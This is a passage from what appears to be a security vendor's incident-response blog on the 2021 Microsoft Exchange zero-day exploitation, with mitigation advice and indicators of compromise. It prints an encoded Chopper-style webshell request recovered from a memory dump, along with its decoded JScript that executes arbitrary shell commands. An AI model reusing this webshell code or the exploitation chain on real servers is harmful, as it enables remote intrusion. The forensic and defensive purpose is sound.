
We proceeded to collect memory dumps of the W3WP (IIS) processes in an attempt to recover the y.js file or any other artifacts to help us uncover the details of the initial exploit. Working closely with the OverWatch team, the below artifact was extracted from gathered memory dumps.



```
0xdd5cc902b23d4=Y21k&0xf9c649e589ed4=Y2QgL2QgIkM6XFxpbmV0cHViXFx3d3dy
b290XFxhc3BuZXRfY2xpZW50XFxzeXN0ZW1fd2ViIiZuZXQgZ3JvdXAgIkV4Y2hhbmdlI
E9yZ2FuaXphdGlvbiBhZG1pbmlzdHJhdG9ycyIgYWRtaW5pc3RyYXRvciAvZGVsIC9kb2
1haW4mZWNobyBbU10mY2QmZWNobyBbRV0%3D&NO9BxmCXw0JE=Response.Write(%227
2684%22)%3Bvar%20err%3AException%3Btry%7Beval(System.Text.Encoding.Ge
tEncoding(%22UTF-8%22).GetString(System.Convert.FromBase64String(%22d
mFyIGM9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzU3RhcnRJbmZvKFN5c3RlbS
5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKCJVVEYtOCIpLkdldFN0cmluZyhTeXN0ZW0
uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVlc3QuSXRlbVsiMHhkZDVjYzkwMmIy
M2Q0Il0pKSk7dmFyIGU9bmV3IFN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzKCk7dmFyI
G91dDpTeXN0ZW0uSU8uU3RyZWFtUmVhZGVyLEVJO1N5c3RlbS5JTy5TdHJlYW1SZWFkZX
I7Yy5Vc2VTaGVsbEV4ZWN1dGU9ZmFsc2U7Yy5SZWRpcmVjdFN0YW5kYXJkT3V0cHV0PXR
ydWU7Yy5SZWRpcmVjdFN0YW5kYXJkRXJyb3I9dHJ1ZTtlLlN0YXJ0SW5mbz1jO2MuQXJn
dW1lbnRzPSIvYyAiK1N5c3RlbS5UZXh0LkVuY29kaW5nLkdldEVuY29kaW5nKCJVVEYtO
CIpLkdldFN0cmluZyhTeXN0ZW0uQ29udmVydC5Gcm9tQmFzZTY0U3RyaW5nKFJlcXVlc3
QuSXRlbVsiMHhmOWM2NDllNTg5ZWQ0Il0pKTtlLlN0YXJ0KCk7b3V0PWUuU3RhbmRhcmR
PdXRwdXQ7RUk9ZS5TdGFuZGFyZEVycm9yO2UuQ2xvc2UoKTtSZXNwb25zZS5Xcml0ZShv
dXQuUmVhZFRvRW5kKCkrRUkuUmVhZFRvRW5kKCkpOw%3D%3D%22))%2C%22unsafe%22)
%3B%7Dcatch(err)%7BResponse.Write(%22ERROR%3A%2F%2F%20%22%2Berr.messa
ge)%3B%7DResponse.Write(%22810a6%22)%3BResponse.End()%3B
```

Figure 16. Data from W3WP Memory Dump

Upon decoding this we were left with evidence of the initial command being passed to a dropped webshell.



```
0xdd5cc902b23d4=cmd
0xf9c649e589ed4=cd /d
"C:\\inetpub\\wwwroot\\aspnet_client\\system_web"&net group "Exchange
Organization administrators" administrator /del /domain&echo
[S]&cd&echo [E]
NO9BxmCXw0JE=var c=new
System.Diagnostics.ProcessStartInfo(System.Text.Encoding.GetEncoding(
"UTF-8").GetString(System.Convert.FromBase64String(Request.Item["0xdd
5cc902b23d4"])));
var e=new System.Diagnostics.Process();
var out:System.IO.StreamReader,EI:System.IO.StreamReader;
c.UseShellExecute=false;
c.RedirectStandardOutput=true;
c.RedirectStandardError=true;
e.StartInfo=c;
c.Arguments="/c
"+System.Text.Encoding.GetEncoding("UTF-8").GetString(System.Convert.
FromBase64String(Request.Item["0xf9c649e589ed4"]));
e.Start();
out=e.StandardOutput;
EI=e.StandardError;
e.Close();
Response.Write(out.ReadToEnd()+EI.ReadToEnd());
```

Figure 17. Decoded Data from W3WP Memory Dump

While continuing to actively respond and remediate, we proceeded to analyze additional logs from the Exchange server to further understand what we were observing.

During our timelining process we reviewed the Application Event Logs and we were able to identify further log sources to pivot to that helped build a bigger picture of the exploitation:

**Event ID 47 MSExchange Control Panel:** Administrator SID being used indicating privilege escalation has occurred

**Event ID 4007 MSComplianceAudit:** This entry pointed to an Exchange audit log contained with the following filepath:


“%PROGRAMFILES%\Microsoft\Exchange Server\V15\Logging\LocalQueue\Exchange\”

Triaging that audit log provided us further insight into the exploitation process, specifically the dropping of webshells by an Administrator account using Set-OabVirtualDirectory to modify the External URL field with the “Chopper” Shell script. It is interesting to note that this log also shows the actor cleaning up after themselves, using the Remove-OabVirtualDirectory command followed by a further Set-OabVirtualDirectory to return the configuration back to its original state — likely an attempt to avoid detection by anyone reviewing the Exchange configuration.

Similar activity can be seen in “MSExchange Management” event logs if you have access to these.

Next, we pivoted to analysis of the ECP server logs. We identified this log as an item of interest because of the observation within the IIS log of POST requests to URIs that contained strings similar to “/ecp/y.js”. This indicated an attempt to bypass authentication and remotely execute code.


The ECP server logs in figure 18 revealed a Chopper-like webshell embedded within the External URL portion that leveraged the Set-OabVirtualDirectory cmdlet to modify the offline address book (OAB) virtual directories.



```
2021-02-28Thh:mm:ss.sssZ,[REDACTED],ECP.Request,"S:TIME=289;S:SID=[RE
DACTED];'S:CMD=[REDACTED]'.Identity=''[REDACTED]''';S:REQID=;S:URL=/e
cp/DDI/DDIService.svc/SetObject?msExchEcpCanary=[REDACTED]&schema=OAB
VirtualDirectory;S:REFERRER=;S:EX=;S:ACTID=[REDACTED];S:RS=0;S:BLD=15
.1.1979.3;S:TNAME=<null>;S:TID=;S:USID=[REDACTED];S:EDOID=;S:ACID="
```

Figure 18. ECP Server Log


The ECP Activity logs in figure 19 shows the request of the SetObject command for the `OABVirtualDirectory` pointing to the /ecp/y.js.



```
2021-02-28Thh:mm:ss.sssZ,[REDACTED],<null>,S:FE=[REDACTED];S:URL=http
s://[REDACTED]:444/ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=[
REDACTED].&schema=OABVirtualDirectory(https://[REDACTED]/ecp/y.js);S:
Bld=15.1.1979.3;S:ActID=[REDACTED];Dbl:WLM.TS=0
```

Figure 19. ECP Activity Log

Correlating the ECP server log timestamps with the IIS logs, we noticed multiple HTTP POST requests originating from a virtual private server (VPS) address that we now know resembles remote code execution likely chaining together CVE-2021-26858 and CVE-2021-27065.



```
2021-02-28 hh:mm:ss [REDACTED] POST /ecp/y.js
&CorrelationID=<empty>;&cafeReqId=[REDACTED]; 443 - [REDACTED]
Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+
Gecko)+Chrome/74.0.3729.169+Safari/537.36 - 200 0 0 96
```

Figure 20. IIS Log

At this point in our investigation is when Microsoft reported the four zero-days in Exchange and we were able to correlate the activity observed by Falcon Complete as the now-reported zero-days and provide recommendations to our customers on how to patch to prevent further re-exploitation.

## Mitigation Measures

In order to safeguard against this ongoing threat, CrowdStrike recommends organizations implement the following measures:

- **Restrict Access.** The initial exploitation method as mentioned by Microsoft involves "the ability to make an untrusted connection to Exchange server port 443." Because of this, CrowdStrike recommends that web access to the Exchange Server be restricted to only trusted, internal IPs at a minimum where a patch cannot be applied in a timely manner, or that this be placed behind a VPN which can only be accessed by authenticated clients.
- **Patch Exchange Systems.** As an immediate response CrowdStrike recommends that patches contained within KB5000871, which addresses the vulnerabilities exploited in this campaign, be installed on all Exchange Servers. More information on associated patches can be found from in the following Microsoft Exchange Team Article.
- **Block Associated Malicious IPs.** The associated activity in these campaigns has thus far only been seen exploiting a limited number of IP addresses. By blocking these at your firewall, attempts to exploit vulnerable systems will be denied so long as the actors who have these exploits continue to originate from the same IP.
- **Proactively Hunt for Webshells.** Indicators have been included throughout this blog to help locate webshells which may have been dropped by an adversary in this campaign. Investigating newly created or modified ASPX files located within Exchange or web-server directories that are publicly facing is a good starting point in identifying possible webshells. By leveraging a remote response capability such as CrowdStrike's Real-Time-Response (RTR), and reviewing available logs, such as that available with CrowdStrike's Endpoint Activity Monitor (EAM), administrators and security professionals can investigate their Exchange instances for any indications of this activity.

## Conclusion

We continue to work in close collaboration with our customers to respond swiftly to detect and disrupt this activity in order to stop these intrusion attempts from becoming breaches. CrowdStrike leverages a variety of analysis tools and techniques to further understand the threat and better enable us to protect our customers, allowing them to focus on continuing their business without interruption. With every encounter we learn, we hone our process, and we improve protection for the global CrowdStrike community.

Even during an ongoing mass exploitation campaign encompassing four zero-day exploits against Microsoft Exchange, Falcon Complete is always at the ready to respond to these threats 24/7/365 and deliver on the CrowdStrike promise: We Stop Breaches.

### Indicators of Compromise

## IP Address:

`104.248.49[.]97`

`161.35.1[.]207`

`161.35.1[.]225`

`157.230.221[.]198`

`165.232.154[.]116`

`167.99.239[.]29`

## User Agents

`Mozilla/5.0+(Windows+NT+10.0;+WOW64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/74.0.3729.169+Safari/537.36`

`python-requests/2.24.0`

`ExchangeServicesClient/0.0.0.0`

## Webshell Indicator Paths

`\[IIS Install Path]\aspnet_client\`

`\[IIS Install Path]\aspnet_client\system_web\`

`\[Exchange Install Path]\FrontEnd\HttpProxy\owa\auth\`

## Webshell Names

`[0-9a-zA-Z]{8}.aspx`

`error.aspx`

`Logout.aspx`

`OutlookJP.aspx`

`MultiUp.aspx`

`Shell.aspx`

`RedirSuiteServerProxy.aspx`

`OutlookRU.aspx`

`Online.aspx`

`Discover.aspx`

`OutlookEN.aspx`

`HttpProxy.aspx`

### Temporary DLL Write Locations Indicators

`C:\Windows\Microsoft.NET\Framework64\*\Temporary ASP.NET Files\root\*\*\App_Web_[0-9a-z]{8}.dll`

## Additional Resources

- *Learn more by visiting the Falcon Complete product webpage.*
- *Read a white paper: CrowdStrike Falcon Complete: Instant Cybersecurity Maturity for Organizations of All Sizes. *
- *Test CrowdStrike next-gen AV for yourself: Start your free trial of Falcon Prevent™.*
- *Learn more by reading the IR data sheet: CrowdStrike Incident Response Services.*
- *Learn more about CrowdStrike Services offerings by visiting our website.*